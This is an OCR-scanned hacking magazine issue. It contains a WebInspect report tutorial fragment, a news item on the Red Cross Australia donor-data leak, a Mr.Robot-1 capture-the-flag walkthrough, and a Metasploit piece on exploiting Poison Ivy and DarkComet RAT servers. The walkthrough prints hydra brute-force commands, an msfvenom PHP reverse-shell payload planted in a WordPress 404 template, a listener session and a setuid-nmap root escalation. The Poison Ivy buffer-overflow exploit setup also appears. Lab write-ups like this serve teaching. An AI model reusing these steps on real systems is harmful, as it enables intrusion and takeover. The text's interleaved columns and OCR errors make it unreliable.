Vulnerability to Revi	w: 🕕 Cross	-Site Scripting:	Reflected	•	Retest	1 🐔 N	rk As 🐁	Options	Send To	Help			
Browser Request	Response	Vulnerability	Attachments	1									
Request													
ccept-Encoding: g2													
ser-Agent: Morilla sot: Jero.webeppe domection: Keep-Al -KIPMY AstVersion- -Scan-Hemo: Catego -Reguestimanger-Me -Reguestimanger-Regues	5.0 (Windows unity.com 0.10.463.10 y="Audit.Atte 0: sid="41"; 9:089543-2000	eck"; SID-"1C smi="0"; sc=" :-4880-b8b8-b6	/CFA469492EFFD 1"; ID="849f9 00024ff6bcd"; :	F190F3 ldb-254 c="1";	853A3FE01" 4-460c-8be ThreadId=	; PSID- - 040c50 *92*;	56432";		3 83F3EA8F6277"	; Sessio	nType-"Audit	Attack";	Cre
ser-Agent: Mozilla ost: zero.uebappae onnection: Keep-Al -KUPM: AscVersion- -Scan-Nemo: Categor-Nem -Request-Nemo: Lo- pookle: CustomCooki- c teps to Reproduce	5.0 (Windows unity.com 0.10.463.10 y="Audit.Atte 0: sid="41"; 9:089543-2000	eck"; SID-"1C smi="0"; sc=" :-4880-b8b8-b6	CCFA469492EFFD 11"; ID-"849f9 J0024ff6bcd"; s 193F545B381AD	F190F3 ldb-254 c="1";	853A3FE01" 4-460c-8be ThreadId=	; PSID- - 040c50 *92*;	*56432"; KID=609025	98					3
ver-Agent: Morilla sst: zero.webappse homection: Keep-Al kuPPR AstVersion- Scan-Nemo: Catego RequestMonager-Me RequestMonager-Me sockie: CustomCocki cockie: CustomCocki teps to Reproduce URL	5.0 (Windows urity.com 0.6.10.463.10 y="Audit.Atta b: sid="41"; 9<039543-9 =WebInspect11	eck"; SID-"1C smi="0"; sc=" :-4880-b8b8-b6	/CFA469492EFFD 1"; ID="849f9 00024ff6bcd"; :	F190F3 ldb-254 c="1";	853A3FE01" 4-460c-8be ThreadId=	; PSID- - 040c50 *92*;	r5b432"; IID=609025 Sc	98 urce	Attack Paren		nType-"Audit		3
ser-Agent: Mozilla ost: zero.webappse onnection: Keep-Al- WIPP: AseVersion- -SCan-Nemo: Catego -RequestNanager-Me -RequestNanager-Memo: IDw	5.0 (Windows urity.com ve 6.10.463.10 y="Audit.Atts 0: sid="41"; 9:085543-200 =WebInspect11 mity.com:80/	sck"; SID-"1C1 smi="0"; sc=" c-4880-b8b8-b4 667542X24CF015	CCFA469492EFFD 11"; ID-"849f9 J0024ff6bcd"; s 193F545B381AD	F190F3 ldb-254 c="1";	853A3FE01" 4-460c-8be ThreadId=	; PSID- - 040c50 *92*;	156432"; (ID=609025 Sc Stu	98					3



We have already seen this before in the dashb- posit--ive. For example, we have this send -oard. The "vulnerability tab" give us informatio--n about the vulnerability and how hackers mig--ht exploit it. There are also options like "Retes-




-t" and "Mark as". The Retest option allows us to test the vulnerability again. We shall see the




"mark as" option.


the vulnerability. You can see the option "chang- mark it either as false positive or to completely -ge severity". For instance, the vulnerability det--tected by HPwebinspect is not that critical, we can change its severity suitably to high or medi--um or low.



Now what if the vulnerability detencted is not an actual vulnerability. This is known as false



feedback page of the target website. Let us assume it is just a false positive. In that scenario, just below the "review vulnerability"



this option from the "review vulnerability" window as already shown above. When we Close the window. Once again right click on click on that option, we get two sub o--ptions to



ignore the vulnerability. We can only ignore the vulnerability if it do--esn't pose any valid threat. We can also provid -e some descri-

ption about why we are marking it as false posi-

-tive or ignoring. When we have successfully finish---ed reviewing each vulnerability, it's time to write the penetration testing re--port. (Continued)

To automatically generate a report, click on "Reports" tab. the scan for which you want to gener--ate the report a-nd click on "Next". Select whatever you want to include in your report as shown and click on Finish. The report generation takes some time depending on the options you selecte -d. That 's all folks. Hope it will be helpful for you.

(hackercool.com)

Red Cross Australia HACK OF THE MONTH

What?

Being called the largest infrastructure breach in Australia, the data of over 550,000 blood dono--rs has been leaked. The leaked data consists of names of donors, addresses, dates of birth, date of last donation. There are reports even th- -uld be one of the most sensitive things in the

-rcourse have been leaked. The donor data is from year 2010 to 2016.

Who?

An anonymous user who allege--dly didn't have any malicious intentions. (We know nothing more about him or her)

How?

The breach reportedly occurred when the random user was scan

-ning for publicly accessible directories on the website. He came over a .sql (for more on this, refer REAL TIME HACKING SCENARIO in the Hackercool OCT 2016 issue) file which is the backup of the database of the donors. It seems the developer of the site has mistakenly placed it there.

Impact

As far as the reports are concerned, the dat--a didn't fall into wrong hands and the anonym---ous user deleted the dump he got (we can trust only on his word by now). Now let's assume what would have happened if the data fell into wrong hands. There are no reports of any password leak but the leak of emails and phone numbers means the users may be victims of spam in the near future.

One important concern is the leak of a lot of personal data. Mr Hunt, the security researcher to whom the data was sent said the data includ-

-ed answers to a number of eligibility guestions, which have to answered in true or false.

For example, there was a question aski--ng donors whether they had engaged in "at-ris--k sexual behaviour" in the previous 12 months. "Both the questions and answers mapped to thblood types, phone numbers, email, gender and -e individuals were part of the dataset. That wo--eir sexual orientation and their last date of inte- breach, especially if you answered in the affirm-



-ative," Troy Hunt said. Aftermath

After teh hack, the Red Cross has been in contact with Austral--ia's Cyber Security Centre. The--y assured that the leak did not include deeply personal data. If you are a Red Cross donor and are doubtful that you might have been affected by the breach, please go to the following link, the Red Cross have setup.

http://info.donateblood.com.au/

Lessons to be Learnt

Keeping a backup of the database is a good pr--actice and can be very helpful when your data--base has been deleted by the hackers or othe--rwise. But it would be a terrible idea to keep the backup on the same website or for that ma--tter on the same machine.

This was a publicly accessible site and and worse still directory browsing was enabled. If directory browsing was disabed, this would h--ave never occured. This was a pure case of human error. In this particular case, I remember the dialogue that comes during the post-credits of the movie Terminator Salvation

> "What makes us human? We can't just simple be programmed."

Mr.Robot CAPTURE THE FLAG

Capture The Flag exercies present one of the i- and select our ova file as shown below. Once t--ngenious ways to practice real life hacking. Bu -he ova file is selected, click on "Import". -t what exactly is Capture The Flag. Well I could have explained it in my own words but Wikiped--ia has the better explanation.


According to Wikipedia, "In computer sec--urity, Capture the Flag (CTF) is a computer se--curity competition. CTF contests are usually d--esigned to serve as an educational exercise to give participants experience in securing a mac--hine, as well as conducting and reacting to the sort of attacks found in the real world. Reverse- Start the virtual machine. After startup, it will loengineering, network sniffing, protocol analysis, -ok as shown below. system administration, programming, and cryp--tanalysis are all skills which have been required by prior CTF contests at DEF CON. There are two main styles of capture the flag competi--tions: attack/defense and jeopardy."

So CTF generally involves hacking into or protecting the system, and it involves capturing some flags in the process. It is not compulsory that we need to participate in a contest to capt---ure flags.

In this issue, we will see a CTF walkthroug--h of Mr.Robot-1 CTF. If the name sounds familiar it's from that favorite TV series on hacking.

Download the Mr.Robot virtual image from -enshots. the link https://www.vulnhub.com/entry/mr-robot -1,151/. You will get an ova fie. Now it's time to import this file into Oracle Virtualbox.

Open Virtualbox. Go to File - Import applia--nce. A window as shown below will open.




Now, in appliance to import option, browse to the location of the ova file we just downloaded

🔵 🥰 🔶 🎲 - en Settings Discard Start			× . 1	🙆 Details 🔠 Snapshot
Powered Ciff	+ Import Virtual Appliance Applance to import			Preview
elevate Provened Off	E: (witabat.ava)		_a	
C States		Configuration		
Contract of	Name Description Gent OS Type OU CNU No DVD Protection State V State V State Control	C/Derri Kanishkal Virtualilos VMy/um/mellobot-disk1.umdk		
	USE Controller DHC	Galed Mode Rentine Defaults Import	Cente	
	Device Pilters: 0 (2)			

Cracle VM VistualBis Marager File: Machine: Halp		- 0 ×
🔵 🤐 🧄 🖓	👺 um (Running) - Oracle VM Virtuellios	- D X
🔁 🏭 Powered Cit	File Machine View Input Devices Help	E Presies
Powerel Off	APTREAP	
Provered City	مساسركمات استابركمشكاستركمشكاسا	
C Steel	linux login: _	
Powered City		
Sec.		
		R C () B Reference
	Ø usa	
	Deabled	
	Shared folders	
	None	
	Description	
	wordpress-4.3.1.d-shurtle-14.04	


Now it's time to start hacking. Let me tell you that I am doing this in Vmware (although I shew you how to set it up in Virtualbox). The process hacking. So without delay, let's get into practical is same in both Vmware and Virtualbox, I chose Vmware for the ease it gives me in taking scre--

> My attacker system is as always Kali Linux. The first thing I do after firing up my Kali is find--ing out where my target system is. I do this by using netdiscover.




Since the Mr-robot-1 vm comes with Bridged


adapter, I guess the IP address we are interest- over 270 servers. It also checks for server conf--ed in is 192.168.1.102.So I start with nmap SYN scan, although there is no need for stealth here. The SYN scan says there are only three ports open 80,443 and 22. So obviously there i- -ware. -s a web server and ssh server running on our target.



Next let us finger print the servers for the server technology they are using. This can be done by grabbing the banners of the services running o--n the target. If the target is running any vulner--able service, we can use it to get access. So I do the Nmap verbose scan.



-tory results. The only thing it tells us is that the target webserver is Apache. Next, I go to the ta--here. But there I only got some papparazzi bel--onging to the popular tv show.




I think it's time to scan the website with nikto. A- -s already explained in the Real Time Hacking Scenario of the October 2016 issue of this ma-gazine, nikto is a web server vulnerability scan--ner. It will scan the web servers for multiple ite--ms, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on

-iguration items such as the presence of multip--le index files, HTTP server options, and will att--empt to identify installed web servers and soft-

root@kali: ~ 📃 🔍 🖉
File Edit View Search Terminal Help
<mark>root@kali:~#</mark> nikto -h 192.168.1.102 - Nikto v2.1.6
+ Target IP: 192.168.1.102 + Target Hostname: 192.168.1.102 + Target Port: 80 + Start Time: 2016-10-19 08:00:54 (GMT-4)
+ Server: Apache + The X-XSS-Protection header is not defined. This header can hint to the user a gent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + Retrieved x-powered-by header: PHP/5.5.29 + No CGI Directories found (use '-C all' to force check all possible dirs) + Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2 9 0x52467010ef8ad + Uncommon header 'tcn' found, with contents: list + Apache mod negotiation is enabled with MultiViews, which allows attackers to e asily brute force file names. See http://www.wlsec.it/sectou.php?id=4598ebdc59d1 5. The following alternatives for 'index' were found: index.html, index.php
5. The following alternatives for 'index' were found: index.html, index.php OSVDB-3092: /admin/: This might be interesting + Uncommon header 'link' found, with contents: <http: 192.168.1.102="" ?p="23">; rel =shortlink / readme.html: This WordPress file reveals the installed version. + /wpo-links-opml.php: This WordPress script reveals the installed version. + OSVDB-3092: /license.txt: License file found may identify site software. + /admin/index.html: Admin login page/section found. + Cookie wordpress test cookie created without the httponly flag + /wp-login/: Admin login page/section found. + /wpo-login.php: Wordpress login found + /wp-login.php: Wordpress login found + /blog/wp-login.php: Wordpress login found + /blog/wp-login.php: Wordpress login found + /blog.php: Wordpress login found + 7535 requests: 0 error(s) and 18 item(s) reported on remote host + End Time: 2016-10-19 08:06:55 (GMT-4) (361 seconds)</http:>
+ l host(s) tested root@kali:-#

As underlined by a red line in the above image, I got some info which may be interesting like ro-The verbose scan doesn't give me any satisfac- -bots.txt, admin login page, Wordpress CMS a---nd it's version.

First I decided to check the version of Word--rget website to see if I can find any juicy info t-- -press installed, maybe they were using a vuln-



-erable version. A quick search revealed that the version they were using didn't have any vulnerabilities.So next I view the robots.txt file

	of the site. It
http://192.16 2/robots.txt × +	gave me two
🔶 🛞 192.168.1.102/robots.txt	files,
🛅 Most Visited 🗸 👖 Offensive Security 🌂 Kali Linux 🌂 Kali Do	¹¹ fsocity.dic and
User-agent: * fsocity.dic key-l-of-3.txt	key-1-of-3.txt as shown in

First, I opened the fsocity.dic file and saved it as shown below. This file looks like a dictionary




file. Next I got the first key. key-1-of-3.txt. We g--ot the first key. We need to find two more keys.

						Iceweasel	
http://192.16y	-1-of-3.txt × +						
* @ 192.168.	1.102/key-1-of-3.txt						C
Most Visited 🗸	Offensive Security	🔧 Kali Linux	🔨 Kali Docs	🔨 Kali Tools	Exploit-DB	Aircrack-ng	
073403c8a58a1f80	d943455fb30724b9						

The first key looks like a hash. So maybe cracking this will lead me to rest of the keys. Let us first identify the type of hash we are trying to crack. Although there are many online resources for this job, I prefer to use tools inbuilt in Kali Linux. It gives me a feel of hacker. The first tool I use is hash-identifier to find the type of hash.



So it's a MD5 hash. Now let's crack it with another tool findmyhash. The syntax is given below



findmyhash analyzes various online resources

and tries to crack the hash. But in this case, the hash was not cracked.

hash not found in passcracking
Analyzing with askcheck (http://askcheck.com) hash not found in askcheck
Analyzing with fox21 (http://cracker.fox21.at) hash not found in fox21
Analyzing with nicenamecrew (http://crackfoo.nicenamecrew.com) hash not found in nicenamecrew
Analyzing with joomlaaa (http://joomlaaa.com) hash not found in joomlaaa
Analyzing with md5-lookup (http://md5-lookup.com) hash not found in md5-lookup
The following hashes were cracked:
NO HASH WAS CRACKED.
root@kali:~#

Disappointing.Since we know the login page,I t--ried to get access by using some common us--ernames and passwords, but that too failed.

Applications • Places • 📰 Iceweasel •	Thu 03:54				# /		5 •
	user's Blog! > Log In - Iceweasel					0 (90
user's Blogt+Log In × +							
(4) ∅) ⊕ 192.168.1.102/sp-logit.php	e	Q, Search	☆ 白	۵	4 11		=
Most Visited - MOffensive Security 🔨 Kali Linux 🥆 Kali Docs 🦄	Kali Tools 🛛 Exploit-OB 🐘 Aircrack-ng						
							1
	ERROR: Invalid username. Lost your password?						
	Username						
	Password						
	E Remanduer Me						
	First lant bytemeng.						

Next, I had a look at the file we saved :fsocity.d--ic. It looked like a dictionary or wordlist. So I u--sed hydra to crack the website login password giving the same file fsocity.dic as file for both username and passwords file.

root@kali:~/Downloads# hydra -L /roo	ot/Downloads/fs	<pre>socity.dic -P /root/Downloads/f</pre>
socity.dic http://192.168.1.102	1 China State	
Hydra v8.1 (c) 2014 by van Hauser/TH	HC - Please do	not use in military or secret
service organizations, or for illega	al purposes.	
Hydra (http://www.thc.org/thc-hydra)) starting at 2	016-10-20 04:00:03
[WARNING] The service http has been	replaced with	http-head and http-get, using
by default GET method. Same for http	os.	
[WARNING] You must supply the web pa	age as an addit	ional option or via -m, defaul
t path set to /		
[DATA] max 16 tasks per 1 server, or	verall 64 tasks	, 2127907609 login tries (l:85
8235/p:858235), ~2078034 tries per 1	task	
[DATA] attacking service http-get or		X
[80][http-get] host: 192.168.1.102	login: true	password: http
[80][http-get] host: 192.168.1.102	login: true	password: Robot
[80][http-get] host: 192.168.1.102	login: true	password: page
[80][http-get] host: 192.168.1.102	login: true	password: scss
[80][http-get] host: 192.168.1.102	login: false	password: wikia
[80][http-get] host: 192.168.1.102	login: true	password: var
[80][http-get] host: 192.168.1.102	login: false	
[80][http-get] host: 192.168.1.102	login: true	password: window
[80][http-get] host: 192.168.1.102	login: wikia	password: true
[80][http-get] host: 192.168.1.102	login: true	password: now

After a long time (I think calling it long would be an understatement), it gave me some results but if you are well versed with hydra (or for that matter some other password crackers), you very well know that it has a tendency to give lots and lots of false positives.

But still I tried all of the usernames and pa--swords but they were not correct. Need to do something different. I thought this VM might have more of a relation to the popular TV series be having a lot of words repeated. So it's time apart from the name and the papparazzin we s- to trim the wordlist. -aw on their site.

So I decided to use the TV series charact--er names as credentials. Frankly speaking, ev--enthough I know about the TV series, I haven't watched even one of it's episodes. But we don't have to watch the show to get the names of ch--aracters. We just have to do a simple Google search as shown below.

Most Visited ~	MOffensive Security 🥆 Kali Linux 🥆 Kali Docs 🌂 Kali Tools 🔛 Exploit-DB 🐚 Aircrack-ng
Google	mr robot characters
	All Images News Videos Maps More - Search tools
	About 31,20,000 results (0.80 seconds)
	Characters
	Ellot Alderson (Rami Malek) Mr. Robot (Christian Slater) Darlene (Carly Chaikin)
	Angela Moss (Portia Doubleday) Tyrell Wellck (Martin Wallström)
	Joanna Wellick (Stephanie Corneliussen)
	Phillip Price (Michael Cristofer)

After some dilly dallying and trial and error, I guessed one of the usernames. It's elliot.



Now using elliot as username and the fsocity.di--c file as password list, I tried hydra once again.

=^PASS^:Bad Login" -l elliot -P /root/Dowr	aloode/feocity_d	c + 10 + 20 - 0 (root
/robo.txt	itoaus/isocity.u.	LC -L 10 -W 30 -0 /100L
Hydra v8.1 (c) 2014 by van Hauser/THC - PT	oaco do pot uco	in military or corret
service organizations, or for illegal purp		in mititaly of secret
service organizations, or for ittegat purp	Joses.	
Hydra (http://www.thc.org/thc-hydra) start	ing at 2016-10-1	0 04.54.43
[WARNING] Restorefile (./hydra.restore) fi		
t overwriting, you have 10 seconds to about		solution round, to proven
[DATA] max 10 tasks per 1 server, overall		login tries (1:1/n:85
8235), ~1341 tries per task	01 (45.65) 05025.	, togin trico (tri)p.co
[DATA] attacking service http-post-form or	n nort 80	
[80][http-post-form] host: 192.168.1.102	login: elliot	password: window
[80][http-post-form] host: 192.168.1.102	login: elliot	password: scss
[80][http-post-form] host: 192.168.1.102	login: elliot	password: extensions
[80][http-post-form] host: 192.168.1.102	login: elliot	password: wikia
[80][http-post-form] host: 192.168.1.102	login: elliot	password: the
[80][http-post-form] host: 192.168.1.102	login: elliot	password: from
[80][http-post-form] host: 192.168.1.102	login: elliot	password: Wikia
[80][http-post-form] host: 192.168.1.102	login: elliot	password: true
[80][http-post-form] host: 192.168.1.102	login: elliot	password: now
[80][http-post-form] host: 192.168.1.102	login: elliot	password: false
1 of 1 target successfully completed, 10 v	valid passwords	found
Hydra (http://www.thc.org/thc-hydra) finis	shed at 2016-10-2	20 04:54:54
root@kali:~#		

Lot of false positives once again. I tampered wi- -word is ER28-0652. Now we have both the us--th the number of threads and some other optio -ername and password and we already know -ns but the result was same. But this time, this scan gave me some new info. The file seems to

fsocity.dic fso.dic	Downloads# ls gol.6.3.linux-386.tar.gz hydra.restore Downloads# gedit fso.dic	PySocks-1.5.7 PySocks-1.5.7.tar		fo
(gedit:19662 bject)' fail): GLib-GObject-CRITICAL * ed	**: g_object_ref: a	assertion 'G_IS	_OBJECT (d
bject)' fail root@kali:~/): GLib-GObject-CRITICAL * ed Downloads# <u>sort fsocity.di</u> Downloads#			_OBJECT (d

The sort command in linux will rearrange the lin -es in a text file so that they are sorted, numeri--cally and alphabetically. Here we are sorting the contents of the file fsocity.dic and copying t--hat into file fso.dic. The uniq command filters out adjacent, matching lines from input file and write the filtered data to a output file.


So here, with our command,

sort fsocity.dic | uniq > fsorted.dic we are sorting the contents of the file fsocity.dic then removing the duplicates from it and writing it to the file fsorted.dic.

Next, I used the tool wpscan to crack the password to overcome the problem of false positives and syntax issues. I gave the new file fsorted.dic as wordlist for passwords and elliot as username.



After some time the password is successfully c--racked as shwn in the above image. The passthe login page of website. It's time to login into the website.



Ok now we have login access into the website. Now we need to get a shell access into the we--bserver. We will do this using metasploit php payloads. Let's create a Metasploit php payload as shown below.

<pre>root@kali:~# msfvenom -p php/meterpreter_reverse_tcp lhost=19; 999 -f raw > /root/404.php</pre>	2.168.1.3	106 lport=9
No platform was selected, choosing Msf::Module::Platform::PHP No Arch selected, selecting Arch: php from the payload No encoder or badchars specified, outputting raw payload	from the	e payload
Payload size: 26801 bytes		

I saved my payload as 404.php. Open this file with a text editor and copy the contents of the f--ile. We have to paste the copied text on a page of website.

The question is where to paste it. Well I think it would be in the 404 page template of the webs--ite. What exactly is this 404 template. The 404 page template is a page to which a user is redi--rected when he tries a access a page which is not present on the website. If you see somethin--g as shown below, while browsing a website it's the work of 404 template page.

lt looks l	ke nothing was found at this location. Maybe try a search
Search	

Now go to the 404 page template from the das--hboard. It's at Appearance->editor->404 temp-late. Delete the text of that page and paste t he



text we copied earlier. Then save the file. Now we need to start the Metasploit listener. Start M--etasploit and load the listener module with the

+=[Free Metasploit Pro trial: http://r-/.co/trymsp]
<u>msf</u> > use exploit/multi/handler <u>msf</u> exploit(<mark>handler</mark>) > set payload php/meterpreter reverse tcp
payload => php/meterpreter_reverse_tcp
<u>msf</u> exploit(handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (php/meterpreter_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:

same values we set for the payload we just cre--ated. Now all we need to do is visit a page wh--ich doesn't exist on the website. In this case, I tried logo.php as abown below.

	<u> </u>	Iceweasel						0 0	
http://192.168.1.102/logo × +	Mainige								
	Unmaximize	G	Q, Search	☆	0 0	+	[†]		-
🖥 Most Visited 🗸 🕌 Offensive Security 🥆 Kali L	Move Nove Displot-DB	Aircrack-ng							
11	Resize								
	Abways on Top								
	Always on Visible Workspace								
	Move to Workspace Down								
	Close								

Once we do this, we will have a meterpreter sh--ell as shown below.

	root@	Dkali: ~		(9 6	0
File Edit View Search Terminal	Help					
LHOST LPORT 4444		listen listen	address port			^
Exploit target:						
Id Name 0 Wildcard Target						
<pre>msf exploit(handler) > set lhost => 192.168.1.106 msf exploit(handler) > set lport => 9999 msf exploit(handler) > run</pre>		.1.106				
[*] Started reverse TCP ha [*] Starting the payload h [*] Meterpreter session 1 2016-10-21 08:27:11 -0400	ndler			02:4873	3) a	it
<u>meterpreter</u> >						, ,


Once I got the meterpreter session. the first thing I do is check my privileges with command "getuid". I am running with daemon privileges. Next I want to get a shell by typing "shell" com---mand. To get a proper shell I use the same co--mmand which I have used in REAL TIME HA--CKING SCENARIO in SEPT 2016 Issue.

python -c ' import pty; pty.spawn("/bin/bash") ' Now I have a proper terminal indicated with '\$"

symbol at the end.

et<u>erpreter</u> > getuid Meterpreter > detoid Server username: daemon (1) <u>meterpreter</u> > shell Process 4735 created. Channel 0 created. su su: must be run from a terminal python -c 'import pty; pty.spawn("/bin/bash")' daemon@linux:/opt/bitnami/apps/wordpress/htdocs\$ did some searching as soon as I got the terminal to search for that second key. daemon@linux:/opt/bitnami/apps/wordpress/hto ls admin audio blog license.txt readme.html wp-cron.php wp-includes wp-links-opml.php wp-load.php wp-login.php robots.txt css fsocity.dic sitemap.xml.gz images index.html index.php intro.webm video wp-activate.php wp-admin wp-blog-header.php wp-mail.php wp-settings.php wp-signup.php wp-trackback.php - wp-btog-header.php wp-comments-post.php key-l-of-3.txt wp-config.php License.bk wp-content daemon@linux:/opt/hite xmlrpc.php you-will-never-guess-this-file-name.txt

After searching in different directories, root dire--ctory and home directory seemed interesting. I had no permission to access the root directory but in home directory I found a directory named robot.



I navigated into the 'robot' directory and found what I was looking for : the second key.

daemon@linux:/home\$ cd robot cd robot daemon@linux:/home/robot\$ ls ls key-2-of-3.txt password.raw-md5 daemon@linux:/home/robot\$ leafpad

The catch was I didn't have permission to view the file containing the second key but I had per--mission to view another file with name *passw---ord.raw-md5.* This seems to be a file containin-

-g a password hash as shown below. daemon@linux:/home/robot\$ cat key-2-of-3.txt cat key-2-of-3.txt cat: key-2-of-3.txt: Permission denied daemon@linux:/home/robot\$ cat password.raw-md5 cat password.raw-md5 robot:c3fcd3d76192e4007dfb496cca67e13b daemon@linux:/home/robot\$

I cracked the hash using hash-identifier and findmyhash and found the password to be

'abcdefghijklmnopqrstuvwxyz'.

I logged in into su with username robot and pa---ssword given above and I successfully got the robot user's shell. Now I can view the second k--ey. Two gone, more one to find.

su robot	and the second s
Password: abc	defghijklmnopqrstuvwxyz
robot@linux:~	\$ 15
ls	+
key-2-of-3.tx	t password.raw-md5
robot@linux:~	\$ cat key-2-of-3.txt
cat key-2-of-	3.txt
822c73956184f	694993bede3eb39f959 <
robot@linux:~	\$

I am assming we will not find the third key until we get root privileges. In REAL TIME HACKIN---G SCENARIO of WEB SERVERS, I showed y--ou how to get root privileges by guessing pas--swords. Now we will see how to get root privili--ges using setuid root binaries.

Setuid is an Unix access rights flags that allow users to run an executable with the permissions of the executable's owner. They are often used to allow users to run programs with temporarily elevated privileges in order to perform a specif--ic task. I use the above command to find any binaries running with setuid root and find nmap.

daemon@linux:/home/robot\$ find / -perm +6000 2>/dev	/null grep '/bin/'
find / -perm +6000 2>/dev/null grep '/bin/'	
/bin/ping	
/bin/umount	
/bin/mount	
/bin/ping6	
/bin/su	
/usr/bin/mail-touchlock	
/usr/bin/passwd	
/usr/bin/newgrp	
/usr/bin/screen	
/usr/bin/mail-unlock	
/usr/bin/mail-lock	
/usr/bin/chsh	
/usr/bin/crontab	
/usr/bin/chfn	
/usr/bin/chage	
/usr/bin/gpasswd	
/usr/bin/expiry	
/usr/bin/dotlockfile	
/usr/bin/sudo	
/usr/bin/ssh-agent	
/usr/bin/wall	
/usr/local/bin/nmap	

So I start Nmap with interactive mode and get the root privileges. Then I go to root directory and find the third key. All flags captured.



Malware Must Die : Poison Ivy, Darkcomet, Phoenix Exploit Kit METASPLOIT THIS MONTH

Till now, in our magazine we have seen how to exploit vulnerabilities in various programs with Metasploit.

In this issue, we will see Metasploit targeti--ng malware. Malware is a collective term for all the malicious software. This includes worms, v--irus, Trojans, Logic bombs, spyware and Bots. We will do a special edition on malware in the f--uture issues, but in this issue we will see how to hack remote systems by exploiting vulnerabi--lities in some of these malware. This post is a pure case of hacker getting hacked.


Poison Ivy RAT

RAT stands for Remote Access Trojan and is a type of malware. It works when a hacker sends a malicious file to the victim and he clicks on it. As soon as the victim clicks on the malicious fil-e, it sends a connection back to the hacker's machine. The Hacker can control the victim's machine using command & control server. Using RAT's, the hacker can


- Block mouse and keyboards
- Change the desktop wallpapers

• Downloads, uploads, deletes, and rename files

- Destroys hardware by overclocking
- Drop viruses and worms
- Edit Registry
- Use your internet connection to perform denial of service attacks (DoS)
- Format drives
- Steal passwords, credit card numbers
- Alter your web browser's homepage
- Hide desktop icons, task bar and file (Data from Wikipedia)




You can see the command and control server of Poison Ivy RAT below . Poison Ivy is one of the popular most RAT's and many variants of it are still active. It was used in RSA SecureID at--tack. Poison Ivy RAT 2.1.x versions suffer fro-m a stack buffer overflow vulnerability. Using this vulnerability, the machines running C&C s-erver can be hacked. So here, its a case of ha--cker getting hacked.



Now let us see how to hack a Windows machi--ne running a Poisonlvy C&C server with Pois-onlvy buffer overflow exploit. Open Metasploit and load the exploit as shown below. The only option necessary is RHOST. As shown below, this RAT runs on port number 3460. Set the RHOST and check whether the target is vulner--able.

	e exploit/windows/ pit(<mark>poisonivy_21x</mark> _		
Module op	otions (exploit/wi	ndows/misc	/poisonivy_21x_bof):
Name	Current Setting	Required	Description
RHOST RPORT	3460	yes yes	The target address The target port
Exploit t Id Na 0 Po	anns	hk Windows X	ashowto
<u>msf</u> explo rhost => <u>msf</u> explo <u>msf</u> explo [*] 192.1	Dit(poisonivy_21x_ 192.168.25.132 Dit(poisonivy_21x_ Dit(poisonivy_21x_	<mark>bof</mark>) > set bof) > che bof) > che e targe <u>t</u> a	rhost 192.168.25.132 ack

MoreNow, as the target is vulnerable, set the payloa-
aboutabout-d and hit on Run. You should get the meterpre-
reaction the remote machine as shown below.



DarkComet RAT

This exploit is just like the Poison Ivy exploit but this time we can only download a file from the r--emote system running the C&C server of this RAT.

Start Metasploit and load the exploit as shown below. Type command "show options" to see th--e options we need. Look at the options. Althou--gh you are familiar with the usual options, ther--e are some new options like NEWVERSION, STORE LOOT and TARGETFILE.

